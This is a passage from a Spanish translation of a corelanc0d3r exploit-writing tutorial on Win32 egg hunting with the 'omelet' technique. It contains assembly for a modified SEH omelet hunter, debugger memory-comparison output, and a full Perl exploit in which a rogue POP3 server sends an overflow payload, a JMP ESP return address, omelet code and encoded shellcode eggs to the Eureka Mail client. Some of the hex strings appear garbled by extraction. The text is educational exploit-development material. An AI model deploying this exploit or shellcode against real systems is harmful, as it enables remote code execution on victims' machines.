
```
"\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";
```

Ejecuta el exploit de nuevo, (Eureka attachado a Immunity Debugger, y con un BP en JMP ESP otra vez). La aplicación para en el BP, presiona F7 para empezar a trazar. Deberías ver el código tortilla inicial (con 2 NOP's esta vez), y la instrucción "REPNE SCAS BYTE PTR ES: [EDI]" continuará funcionando hasta que el huevo sea encontrado.

Basado en el resultado de otro comando:

**!Pvefindaddr compare c:\tmp\egg1.bin**

Deberíamos encontrar el huevo en 0x00473C5C.



Cuando se encuentra la primera etiqueta (y es verificada como correcta), se calcula una ubicación en la pila (0x00126000 en mi caso), al igual que la Shellcode después de que la etiqueta se copia en esa ubicación. ECX ahora se utiliza como un contador (cuenta regresiva a 0) por lo que sólo la Shellcode se copia y la tortilla puede continuar cuando ECX llega a 0.





## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Resultado: nos encontramos con una violación de acceso de nuevo:

```
00459013 0000 ADD BYTE PTR DS:[EAX],AL
00459015 0000 ADD BYTE PTR DS:[EAX],AL

[19:59:30] Access violation when reading [005B6000] - use Shift+F7/F8/F9 to pass e
```

Por lo tanto, sabemos que el código tortilla se ejecuta correctamente (deberíamos poder encontrar toda la Shellcode en la memoria en alguna parte), pero no se detuvo cuando tenía que hacerlo. En primer lugar, comprueba que la Shellcode en la memoria es de hecho una copia exacta de la Shellcode original.

Todavía tenemos el archivo shellcode.bin que se creó antes (cuando se construyó el código tortilla). Copia el archivo en `c:\tmp` y ejecuta este comando en Immunity Debugger:

```
!pvefindaddr compare c:\tmp\shellcode.bin
```

```
001200 BBADF000 Corruption at position 297 : Original byte : 42 - Byte in
001200 BBADF000 Corruption at position 298 : Original byte : 43 - Byte in
001200 BBADF000 Corruption at position 299 : Original byte : 45 - Byte in
001200 BBADF000 Corruption at position 300 : Original byte : 50 - Byte in
001200 BBADF000 Corruption at position 301 : Original byte : 41 - Byte in
001200 BBADF000 Corruption at position 302 : Original byte : 41 - Byte in
-> Only 122 original bytes found !

-----
FILE | MEMORY
-----
89|e2|da|c1|d9|72|f4|58|89|e2|da|c1|d9|72|f4|58|
50|59|49|49|49|49|43|43|50|59|49|49|49|43|43|
43|43|43|43|51|5a|56|54|43|43|43|43|51|5a|56|54|
58|33|30|56|58|34|41|50|58|33|30|56|58|34|41|50|
30|41|33|48|48|30|41|30|30|41|33|48|48|30|41|30|
30|41|42|41|41|42|54|41|30|41|42|41|41|42|54|41|
41|51|32|41|42|32|42|42|41|51|32|41|42|32|42|42|
30|42|42|58|50|38|41|43|30|42|42|58|50|38|41|43|
4a|4a|49|4b|4c|4a|48|50|4a|4a|49|4b|4c|4a|48|50|
44|43|30|43|30|45|50|4c|44|43|30|43|30|45|50|4c|
4b|47|35|47|4c|4c|4b|43|4b|47|35|47|4c|4c|4b|43|
4c|43|35|43|48|45|51|4a|4c|43|35|43|48|45|51|4a|
4f|4c|4b|50|4f|42|38|4c|4f|4c|4b|50|4f|42|38|4c|
4b|51|4f|47|50|43|31|4a|4b|51|4f|47|50|43|31|4a|
4b|51|59|4c|4b|46|54|4c|4b|51|59|4c|4b|46|54|4c|
4b|43|31|4a|4e|50|31|49|4b|43|---|---|---|---|
50|4c|59|4e|4c|4c|44|49|---|---|---|---|---|---|
50|43|44|43|37|49|51|49|---|---|---|---|---|---|
5a|44|4d|43|31|49|52|4a|---|---|---|---|---|---|
4b|4a|54|47|4b|51|44|46|---|---|---|---|---|---|
44|43|34|42|55|4b|55|4c|---|---|---|---|---|---|
4b|51|4f|51|34|45|51|4a|---|---|---|---|---|---|
4b|42|46|4c|4b|44|4c|50|---|---|---|---|---|---|
4b|4c|4b|51|4f|45|4c|45|---|---|---|---|---|---|
51|4a|4b|4c|4b|45|4c|4c|---|---|---|---|---|---|
4c|47|54|43|34|48|43|51|---|---|---|---|---|---|
4f|46|51|4b|46|43|50|50|---|---|---|---|---|---|
56|45|34|4c|4b|47|36|50|---|---|---|---|---|---|
30|4c|4b|51|50|44|4c|4c|---|---|---|---|---|---|
4b|44|30|45|4c|4e|4d|4c|---|---|---|---|---|---|
4b|45|38|43|38|4b|39|4a|---|---|---|---|---|---|
58|4c|43|49|50|42|4a|50|---|---|---|---|---|---|
50|42|48|4c|30|4d|5a|43|---|---|---|---|---|---|
34|51|4f|45|38|4a|38|4b|---|---|---|---|---|---|
4e|4d|5a|44|4e|46|37|4b|---|---|---|---|---|---|
4f|4d|37|42|43|45|31|42|---|---|---|---|---|---|
4c|42|43|45|50|41|41|---|---|---|---|---|---|

* Reading memory at location : 0x00126000
-> Hooray, shellcode unmodified
* Reading memory at location : 0x00120BE9
Corruption at position 122 : Original byte : 31 - Byte in
Corruption at position 123 : Original byte : 4a - Byte in
Corruption at position 124 : Original byte : 4e - Byte in
Corruption at position 125 : Original byte : 50 - Byte in
```

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

OK. Toda la Shellcode sin modificar se encuentra en 0x00126000. Eso es genial, porque demuestra que la tortilla funcionó bien. Simplemente no dejó de buscar, tropezó al final, cayó y murió.

¡Rayos!

### **Arreglando el Código Tortilla. Bienvenida sea la tortilla de Corelanc0d3r**

Puesto que los huevos están en el orden correcto en la memoria, tal vez con una ligera modificación del código tortilla, podemos hacerlo funcionar.

¿Qué tal si usamos uno de los registros para realizar un seguimiento del número restante de huevos a encontrar, y hacer el código salte a la Shellcode cuando este registro indique que todos los huevos se han encontrado?

Vamos a darle una oportunidad (aunque yo no soy un gran experto en ASM, me siento con suerte hoy). ☺

Tenemos que empezar el código tortilla con la creación de un valor inicial que se utilice para obtener el número de huevos encontrados: 0 - el número de huevos o 0xFFFFFFFF - número de huevos + 1 (por lo que si tenemos 3 huevos, vamos a utilizar FFFFFFFD). Después de mirar el código tortilla (en el depurador), me he dado cuenta de que EBX no se utiliza. Así que, vamos a almacenar este valor en EBX.

A continuación, lo que haré que el código tortilla haga es lo siguiente: cada vez que encuentre un huevo, incremente este valor con uno. Cuando el valor es FFFFFFFF, todos los huevos se han encontrado, para que podamos dar el salto.

El Opcode para poner 0xFFFFFFFDD en EBX es `\xbb \xfd \xff \xff \xff`. Así que, vamos a tener que iniciar el código tortilla con esta instrucción.

Entonces, después de que la Shellcode de un huevo determinado sea copiada en la pila, tendremos que verificar si hemos visto todos los huevos o no. Así que, vamos a comparar EBX con FFFFFFFF. Si son los mismos, podremos saltar a la Shellcode. No es así, incrementaremos EBX.



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

La copia de la Shellcode en la pila se realiza a través de la siguiente instrucción: F3:A4. Por lo que, la verificación y el incremento deben ser colocados justo después.

```
0012CD8D F7E9 IMUL ECX
0012CD8F 64:0342 08 ADD EAX,DWORD PTR FS:[EDX+8]
0012CD93 97 SCAS EAX,EDI
0012CD94 F3:A4 REP MOVSB, BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
0012CD96 89F7 MOV EDI,ESI
0012CD98 31C0 XOR EAX,EAX
0012CD9A 64:8B08 MOV ECX,DWORD PTR FS:[EAX]
0012CD9D 89CC MOV ESP,ECX
0012CD9F 59 POP ECX
0012CDA0 81F9 FFFFFFFF CMP ECX,-1
0012CDA6 ^75 F5 JNZ SHORT 0012CD9D
0012CDA8 5A POP EDX
```

Inmediatamente después de esta instrucción, insertaremos la comparación, JE “Jump if equal”, o sea “Salta si es igual”, e “INC EBX” (\x43).

Vamos a modificar el código maestro en ASM:

```
BITS 32

; egg:
; LL II M1 M2 M3 DD DD DD ... (LL * DD)
; LL == Size of eggs (same for all eggs)
; II == Index of egg (different for each egg)
; M1,M2,M3 == Marker byte (same for all eggs)
; DD == Data in egg (different for each egg)

; Original code by skylined
; Code tweaked by Peter Van Eeckhoutte
; peter.ve[at]corelan.be
; http://www.corelan.be:8800

marker equ 0x280876
egg_size equ 0x3
max_index equ 0x2
start:
    mov ebx,0xffffffff-egg_size+1 ; ** Added : put initial counter in EBX
    jmp     SHORT reset_stack

create_SEH_handler:
    PUSH    ECX                ; SEH_frames[0].nextframe ==
0xFFFFFFFF
    MOV     [FS:EAX], ESP      ; SEH_chain -> SEH_frames[0]
    CLD                          ; SCAN memory upwards from 0
scan_loop:
    MOV     AL, egg_size        ; EAX = egg_size
egg_size_location equ $-1 - $$
    REPNE  SCASB                ; Encuentra el primer byte.
    PUSH   EAX                  ; Guarda egg_size.
    MOV    ESI, EDI
    LODSD                          ; EAX = II M2 M3 M4
    XOR    EAX, (marker << 8) + 0xFF ; EDX = (II M2 M3 M4) ^ (FF M2 M3
M4)
                                ; == egg_index
marker_bytes_location equ $-3 - $$
    CMP    EAX, BYTE max_index ; Ve si EDX es < max_index
max_index_location equ $-1 - $$
    JA    reset_stack          ; No -> Éste no fue un marcador, continúa el scan
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
POP     ECX                                ; ECX = egg_size
IMUL   ECX                                ; EAX = egg_size * egg_index == egg_offset
; EDX = 0 porque ECX * EAX is siempre < 0x1,000,000
ADD    EAX, [BYTE FS:EDX + 8]             ; EDI += Parte inf. del stack ==
                                           ; posición del huevo en la Shellcode.

XCHG   EAX, EDI

copy_loop:
REP    MOVSB                               ; Copia el huevo en la cesta.
CMP    EBX, 0xFFFFFFFF ; ** Nuevo : ve si encontramos todos los huevos.
JE     done ; ** Nuevo : Si los encontramos,
      ;** Salta a la Shellcode.
INC    EBX ;** Nuevo : incrementa EBX ; (Si no estamos al final de los huevos).
MOV    EDI, ESI                           ; EDI = final del huevo.

reset_stack:
; Resetea el Stack para evitar problemas causados por manejadores SEH
;recursivos.
XOR    EAX, EAX                            ; EAX = 0
MOV    ECX, [FS:EAX]                       ; EBX = SEH_chain => SEH_frames[X]
find_last_SEH_loop:
MOV    ESP, ECX                            ; ESP = SEH_frames[X]
POP    ECX                                  ; EBX = SEH_frames[X].next_frame
CMP    ECX, 0xFFFFFFFF                     ; SEH_frames[X].next_frame == none ?
JNE    find_last_SEH_loop                  ; No "X -= 1", check next frame
POP    EDX                                  ; EDX = SEH_frames[0].handler
CALL   create_SEH_handler                  ; SEH_frames[0].handler ==
SEH_handler
SEH_handler:
POPA                                       ; ESI = [ESP + 4] ->
                                           ; struct exception_info
LEA    ESP, [BYTE ESI+0x18]                ; ESP = struct exception_info-
>exception_addr
POP    EAX                                  ; EAX = exception address 0x????????
OR     AX, 0xFFFF                          ; EAX = 0x?????FFF
INC    EAX                                  ; EAX = 0x?????FFF + 1 -> next page
JS     done                                 ; EAX > 0x7FFFFFFF ==> done
XCHG   EAX, EDI                            ; EDI => next page
JMP    reset_stack

done:
XOR    EAX, EAX                            ; EAX = 0
CALL   [BYTE FS:EAX + 8]                   ; EDI += Bottom of stack
                                           ; == posición del huevo en la Shellcode.

db     marker_bytes_location
db     max_index_location
db     egg_size_location
```

Puedes descargar el código retocado aquí:

corelanc0d3r w32\_seh\_omelet (ASM)  
[https://www.corelan.be/?dl\\_id=55](https://www.corelan.be/?dl_id=55)

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Compila el código modificado de nuevo, y vuelve a crear los huevos:

```
"C:\Archivos de programa\nasm\nasm.exe"-f bin-o w32_omelet.bin  
w32_SEH_corelanc0d3r_omelet.asm-w + error
```

```
w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127  
0xBADA55
```

Copia el código tortilla del archivo calceggs.txt recién creado y ponlo en el exploit.

El exploit ahora se ve así:



```
use Socket;  
#fill out the local IP or hostname  
#which is used by Eureka EMail as POP3 server  
#note : must be exact match !  
my $localserver = "192.168.0.193";  
#calculate offset to EIP  
my $junk = "A" x (723 - length($localserver));  
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll  
my $padding = "\x90" x 1000;  
  
my $omelet_code = "\xbb\xfd\xff\xff\xff". #put 0xffffffff in ebx  
"\xeb\x2c\x51\x64\x89\x20\xfc\xb0\x7a\xf2\xae\x50".  
"\x89\xff\xad\x35\xff\x55\xda\xba\x83\xf8\x03\x77".  
"\x15\x59\xf7\xe9\x64\x03\x42\x08\x97\xf3\xa4".  
"\x81\xfb\xff\xff\xff\xff". # compare EBX with FFFFFFFF  
"\x74\x2b". #if EBX is FFFFFFFF, jump to shellcode  
"\x43". #if not, increase EBX and continue  
"\x89\xf7\x31\xc0\x64\x8b\x08\x89xcc\x59\x81\xf9".  
"\xff\xff\xff\xff\x75\xf5\x5a\xe8\xbe\xff\xff\xff".  
"\x61\x8d\x66\x18\x58\x0d\xff\x0f\x40\x78\x06".  
"\x97\xe9\xd8\xff\xff\xff\x31\xc0\x64\xff\x50\x08";  
  
my $egg1 = "\x7a\xff\x55\xda\xba\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50".  
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33".  
".  
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".  
".  
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58".  
".  
"\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48\x50\x44\x43\x30\x43\x30".  
".  
"\x45\x50\x4c\x4b\x47\x35\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45".  
".  
"\x51\x4a\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31".  
".  
"\x4a\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43";  
  
my $egg2 = "\x7a\xff\x55\xda\xba\x31\x4a\x4e\x50\x31\x49\x50\x4c\x59".  
"\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5a\x44\x4d\x43".  
".  
"\x31\x49\x52\x4a\x4b\x4a\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55".  
".
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44"  
.  
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C"  
.  
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51"  
.  
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30"  
.  
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";  
  
my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38".  
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D"  
.  
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37"  
.  
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";  
  
my $garbage="This is a bunch of garbage" x 10;  
  
my  
$payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbag  
e.$egg3;  
  
print "Payload : " . length($payload)." bytes\n";  
print "Omelet code : " . length($omelet_code)." bytes\n";  
print " Egg 1 : " . length($egg1)." bytes\n";  
print " Egg 2 : " . length($egg2)." bytes\n";  
print " Egg 3 : " . length($egg3)." bytes\n";  
  
#set up listener on port 110  
my $port=110;  
my $proto=getprotobyname('tcp');  
socket(SERVER,PF_INET,SOCK_STREAM,$proto);  
my $paddr=sockaddr_in($port,INADDR_ANY);  
bind(SERVER,$paddr);  
listen(SERVER,SOMAXCONN);  
print "[+] Listening on tcp port 110 [POP3]... \n";  
print "[+] Configure Eureka Mail Client to connect to this host \n";  
my $client_addr;  
while($client_addr=accept(CLIENT,SERVER))  
{  
    print "[+] Client connected, sending evil payload\n";  
    $cnt=1;  
    while($cnt < 10)  
    {  
        print CLIENT "-ERR ".$payload."\n";  
        print " -> Sent ".length($payload)." bytes\n";  
        $cnt=$cnt+1;  
    }  
}  
close CLIENT;  
print "[+] Connection closed\n";
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

OK. El código tortilla es un poco más grande, y mis cambios tal vez podrían mejorarse un poco, pero bueno, mira el resultado:



¡Pwneado! 😊

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### Entrenamiento

Esta serie de tutoriales sobre creación de exploits es accesible de forma gratuita, y puede haber ayudado a algunas personas de un modo u otro en su afán por aprender acerca de la explotación en Windows. Leer manuales y tutoriales es un buen comienzo, pero a veces es mejor hacer las cosas explicadas por expertos, 101, durante algún tipo de clase o de entrenamiento.

Si usted está interesado en obtener algún entrenamiento, échale un vistazo a: <https://www.corelan-training.com>

#### **Todos mis agradecimientos te pertenecen:**

Mis amigos @Corelan Team (Ricardo, EdiStrosar, mr\_me, ekse, MarkoT, Sinn3r, Jacky: ustedes R0ck), Berend-Jan Wever (alias SkyLined), por escribir algunas grandes cosas, y gracias a todos los que toman el tiempo para leer estas cosas, dar su opinión y ayudar a otros en mi foro.

Además, saludos a otras personas agradables que conocí en Twitter/IRC en el último par de meses. (Curtw, Trancer00t, Mubix, Psifertex, Pusscat, HDM, FX, NCR/CRC! [ReVeRsEr], Bernardo Damele, Shahin Ramezany, Muts, Nullthreat, etc).

A algunas de las personas que he mencionado aquí: Muchas gracias por responder a mis preguntas o comentarios. Eso que significa mucho para mí, y/o por revisar los borradores de los tutoriales.

Finalmente: gracias a todo el que mostró interés en mi trabajo, tuiteó al respecto, retuiteó los mensajes o simplemente expresó su reconocimiento en listas de correo y foros. ¡Corre la voz y alégame el día!

**Recuerda: La vida no se trata de lo que sabes, sino de la voluntad de escuchar, aprender, compartir y enseñar.**

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

<https://www.corelan.be/index.php/forum/writing-exploits>

© 2009 - 2012, Corelan Team (corelanc0d3r). Todos los derechos reservados. ☺

Página Oficial en Inglés:

<http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

Traductor: **Ivinson/CLS**. Contacto: [Ipadilla63@gmail.com](mailto:Ipadilla63@gmail.com)